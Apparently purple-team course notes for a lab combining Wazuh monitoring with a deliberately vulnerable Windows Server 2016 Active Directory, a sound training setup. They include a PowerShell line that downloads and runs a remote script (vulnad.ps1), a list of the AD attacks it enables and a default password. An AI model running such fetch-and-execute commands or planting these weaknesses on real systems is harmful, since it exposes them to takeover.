Purple Team Lab 01 – Wazuh and Win2016

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Introduction

Purple Team Introduction course laboratory

Wazuh is an open-source security monitoring platform that offers a comprehensive solution for threat detection, integrity monitoring, incident response, and compliance. It's designed to help organizations safeguard their IT infrastructure by providing real-time analytics and insights into their security posture. Here are some key aspects of Wazuh:

1. **Threat Detection**: Wazuh uses advanced analytics and signature-based methods to detect threats and malicious activities in real time. It monitors system and application logs, network traffic, and file integrity to identify suspicious behavior.
2. **Integrity Monitoring**: It constantly checks file integrity and registry settings to detect changes that might indicate a security incident, like tampering or unauthorized modifications.
3. **Incident Response**: Wazuh provides tools for rapid response to identified threats. This includes automated reactions to certain triggers and comprehensive reporting capabilities to aid in investigation.
4. **Compliance**: It helps organizations comply with various regulatory requirements by providing detailed logging, file integrity monitoring, and configuration assessment.
5. **Scalability and Integration**: Wazuh can be scaled to monitor large and complex environments. It integrates with a variety of other tools and platforms, including Elastic Stack for advanced data analysis and visualization.
6. **Agent-based and Agentless Monitoring**: Wazuh supports both agent-based and agentless monitoring, allowing for flexibility in different environments and use cases.
7. **Customizable and Extensible**: Being open-source, Wazuh can be customized and extended to fit specific organizational needs, including developing custom rules for threat detection.

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Documentation:
https://documentation.wazuh.com/current/index.html


Here's an overview of the key components:

1. **Wazuh Agent**:
    - **Description**: A lightweight program installed on the systems you want to monitor (like servers, workstations, etc.).
    - **Function**: It collects and forwards security-related data (like system logs, file integrity information, and registry data) to the Wazuh server for analysis.
2. **Wazuh Server**:
    - **Description**: The central component of the Wazuh architecture.
    - **Function**: It processes data received from the agents, analyzes it to detect threats or anomalies, and manages the agents. It includes the Wazuh manager and the Wazuh API.
3. **Wazuh Indexer**:
    - **Description**: A data indexing and storage system, which was previously based on Elasticsearch.
    - **Function**: It stores and indexes the security data collected from the agents for efficient searching, visualization, and alerting.
4. **Wazuh Dashboard**:
    - **Description**: A web-based user interface.
    - **Function**: It provides a visual interface for monitoring security alerts and managing the Wazuh infrastructure. It's used for exploring and visualizing data indexed by the Wazuh Indexer.
5. **Packages List**:

- **Description**: A set of software packages required for installing and running the various Wazuh components.
- **Components**: This typically includes the Wazuh agent, server, indexer, and dashboard packages, along with dependencies like database engines and web servers.

Each of these components plays a vital role in the overall functionality of the Wazuh security platform. They work in tandem to provide a robust, scalable solution for security monitoring, threat detection, and compliance management. The specific packages and installation procedures can vary depending on the operating system and environment.

AD Structure



TRUSTED FOREST In the context of Active Directory (AD), a "trusted forest" refers to a configuration where one forest trusts another forest, allowing users in one forest to access resources in another. This trust can be either unidirectional or bidirectional. In AD, a "forest" is a collection of one or more domains that share a common schema, configuration, and global catalog, and are linked by trust relationships. Establishing trust relationships between forests facilitates communication and collaboration between different organizational units or even between different

organizations. When a forest trust is established, it can simplify access to resources across forests, reducing the number of trusts that need to be managed, thereby simplifying administration and improving collaboration. For example, if Company A and Company B are two separate organizations with their own Active Directory configurations (forests) and decide to collaborate on a project, they can establish a forest trust to allow employees of Company A to access certain resources on Company B's network, and vice versa.

ROOT FOREST A "root forest" is the first domain created in an Active Directory forest. It establishes the foundation for the schema, configuration, and global catalog for all other domains that may later be added to that forest. In terms of hierarchy and administration, the root forest domain is a fundamental component, as it holds the reference for all other domains under its forest and has the capability to establish trusts and relationships with other forests or domains.

AD Services Active Directory (AD) is one of the most widely used tools for identity management and directory services in corporate environments. It offers a variety of features to help administrators manage devices, users, and resources on a network. Here are 10 important features of Active Directory:

1. **Domains and Forest Structure**: Allows organizing and managing a set of domains under a common structure.
2. **User Account Management**: Facilitates the creation, modification, and deletion of user accounts.
3. **Group Policies (GPOs)**: Offers the ability to define and apply specific settings to users or computers in a network.
4. **Authentication and Authorization**: Provides secure authentication and access control to resources based on user permissions.
5. **Global Catalog**: Acts as a central index for information in an AD forest, enabling fast and efficient queries.
6. **Replication**: Ensures that changes made in one domain controller are propagated to other domain controllers.

7. **Trust Relationships**: Establishes secure connections between domains and/or forests, allowing access to resources among them.
8. **Lightweight Directory Access Protocol (LDAP)**: A protocol for reading and editing directory services like AD.
9. **Certificate Services**: Allows AD to manage the issuance and revocation of digital certificates.
10. **DNS Integration**: AD uses the Domain Name System (DNS) to locate domain controllers and other critical resources.

Configuration LAB

1. Download the Windows Server 2016 ISO: [https://www.microsoft.com/pt-br/evalcenter/download-windows-server-2016]
2. Configure your Virtual Machine using VMWARE, VirtualBox, or Hyper-V
3. Use the following script to configure your Vulnerable AD: [https://github.com/WazeHell/vulnerable-AD]
4. Download the Wazuh OVA: [https://packages.wazuh.com/4.x/vm/wazuh-4.7.1.ova]

Install Windows Server in Virtual Box

https://www.youtube.com/watch?v=8G6ZTu8qANM

Install Windows Server in VMWare

https://www.youtube.com/watch?v=lS9Eulfpffg

Install OVA Wazuh
https://www.youtube.com/watch?v=DjIkw4mg82M&pp=ygUSaW5zdGFsbCB3YXp1aCBvdmEg

https://www.youtube.com/watch?v=6MkJtiWUxhQ

AD Configuration

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



In the left section, the information includes:

- Computer name and the domain it belongs to.
- Status of the Windows Firewall.
- Settings for remote management, remote desktop, and network interface card (NIC) teaming.
- Ethernet IP configuration, which is set to be obtained automatically via DHCP (Dynamic Host Configuration Protocol).

In the right section, the information includes:

- Date of the last installed update and configuration of Windows Update settings.
- Windows Defender settings and diagnostics.
- Information about the time zone and the product ID, which includes an activation key.
- Details about the processor, the amount of installed memory, and the total disk space.

In the bottom left corner, the information about the operating system version and the hardware details indicate that it is running in a VirtualBox environment, which is a virtualization software.



The image you uploaded is a screenshot of the "Add Roles and Features Wizard" from the Windows Server management interface. This particular step in the wizard is where you select the type of installation you wish to perform.

There are two main options available:

1. **Role-based or feature-based installation**: This option allows you to configure a single server by adding roles, role services, and features. Roles are major server functions like Web Server (IIS), File and Storage Services, etc. Role services are components of a role that can be installed separately, and features are additional functionalities that are not directly related to roles.
2. **Remote Desktop Services installation**: This option installs the necessary role services for Virtual Desktop Infrastructure (VDI) to create a virtual machine-based or session-based desktop deployment. VDI is a technology that allows users to access a desktop environment on a server rather than on a local computer.

On the top right, we can see the "Destination Server" is identified, which is the server where these roles or features will be installed.

In English, the explanation of the image would be:

The screenshot shows the "Add Roles and Features Wizard" in Windows Server, highlighting the installation type selection. You are presented with two options: a role-based or feature-based installation for configuring server roles, services, and features, or a Remote Desktop Services installation for setting up a Virtual Desktop Infrastructure for virtual machine-based or session-based desktops. The destination server for the installation is specified in the top right corner.

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




1. **Select a server from the server pool**: This option is for choosing an existing server from the pool of servers that are already managed by the Server Manager. The servers listed here are those that are running Windows Server 2012 or newer versions and have been added to the server manager for management.
2. **Select a virtual hard disk**: This option is for installing roles and features directly to an offline virtual hard disk (VHD) file without affecting the running operating system.

Below these options, there's a "Server Pool" section that lists the servers currently managed by the Server Manager. In this screenshot, one server is listed with its name, IP address, and operating system version:

- **Name**: WIN-J84F9QGGKVR (which is likely a unique identifier for the server)
- **IP Address**: 172.20.10.9
- **Operating System**: Microsoft Windows Server 2016 Standard Evaluation





1. **Install Windows Server 2016**: Begin by installing Windows Server 2016 on a server machine. Ensure that the server meets all the hardware requirements for Windows Server 2016 and has a static IP address.

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2. **Configure Basic Server Settings**: Set up the server's basic settings, such as computer name, IP configuration, and updates.
3. **Install the Active Directory Domain Services (AD DS) Role**:
    - Open the Server Manager.
    - Click on 'Add roles and features'.
    - Proceed through the wizard until you reach the 'Server Roles' page.
    - Select 'Active Directory Domain Services'.
    - Add features that are required for Active Directory Domain Services.
    - Confirm and install the AD DS role.
4. **Promote the Server to a Domain Controller**:
    - After installing AD DS, you'll see a notification in Server Manager to promote the server to a domain controller.
    - Click on the notification and then on 'Promote this server to a domain controller'.
    - Choose to add a new forest and specify the Root domain name (e.g., yourcompany.local).
    - Proceed through the wizard, setting a Directory Services Restore Mode (DSRM) password and other settings as required.
5. **Configure DNS and DHCP (if necessary)**: Active Directory relies heavily on DNS. If your server is also going to be the DNS server, you should configure DNS settings appropriately. If you're using DHCP, configure it to assign IP addresses automatically within your network.
6. **Create Users, Groups, and OUs**: After the AD DS installation, use the Active Directory Users and Computers console to create and manage user accounts, groups, and Organizational Units (OUs).
7. **Set Up Group Policies**: Utilize the Group Policy Management Console (GPMC) to create and manage Group Policy Objects (GPOs) that define security settings and other operational behaviors for users and computers in your domain.
8. **Backup and Disaster Recovery Planning**: Regularly back up your AD DS to recover from accidental deletion or corruption of AD data.
9. **Additional Configuration**: Depending on your network and security requirements, you may need to configure additional features like AD Federation Services, Certificate Services, etc.

Vulnerable-AD

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```
# if you didn't install Active Directory yet , you can try
Install-windowsfeature AD-domain-services
Import-Module ADDSDeployment
Install-ADDSForest -CreateDnsDelegation:$false -DatabasePath "C:\\Windows\\NTDS" -
DomainMode "7" -DomainName "cs.org" -DomainNetbiosName "cs" -ForestMode "7" -
InstallDns:$true -LogPath "C:\\Windows\\NTDS" -NoRebootOnCompletion:$false -SysvolPath
"C:\\Windows\\SYSVOL" -Force:$true
# if you already installed Active Directory, just run the script !
IEX((new-object
net.webclient).downloadstring("https://raw.githubusercontent.com/wazehell/vulnerable-
AD/master/vulnad.ps1"));
Invoke-VulnAD -UsersLimit 100 -DomainName "domain.org"
```

Supported Attacks

- Abusing ACLs/ACEs
- Kerberoasting
- AS-REP Roasting
- Abuse DnsAdmins
- Password in Object Description
- User Objects With Default password (Changeme123!)
- Password Spraying
- DCSync
- Silver Ticket
- Golden Ticket
- Pass-the-Hash
- Pass-the-Ticket
- SMB Signing Disabled

https://github.com/safebuffer/vulnerable-AD

Download Lab Ready:

https://drive.google.com/drive/folders/1lYyyh79_OVOIgrVXQ8VPWGYB9fH-FspA?usp=drive_link

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

Wazuh Configuration




The dashboard is divided into three main sections:

- **Security Information Management**: Includes tools for security events, which allow browsing and identifying security alerts, and integrity monitoring, which alerts related to file changes.
- **Threat Detection and Response**: Contains tools for identifying vulnerabilities in the system and for utilizing the MITRE ATT&CK knowledge base, which is a globally-accessible knowledge base of adversary tactics and techniques.
- **Auditing and Policy Monitoring**: Features tools for policy monitoring and system auditing to ensure systems are configured correctly and user behavior is monitored.
- **Regulatory Compliance**: Provides quick access to compliance monitoring related to various standards and regulations like PCI DSS, NIST 800-53, TSC, and GDPR.

Powershell Logs



This image likely shows the Group Policy Editor in Windows, which is a tool for managing system and user settings. It typically displays a tree of configuration categories like Computer Configuration and User Configuration, each with a variety of sub-categories for detailed settings.



This image may show the settings within the Group Policy Editor specific to Windows PowerShell, such as enabling script execution policies, transcript logging, or module logging.

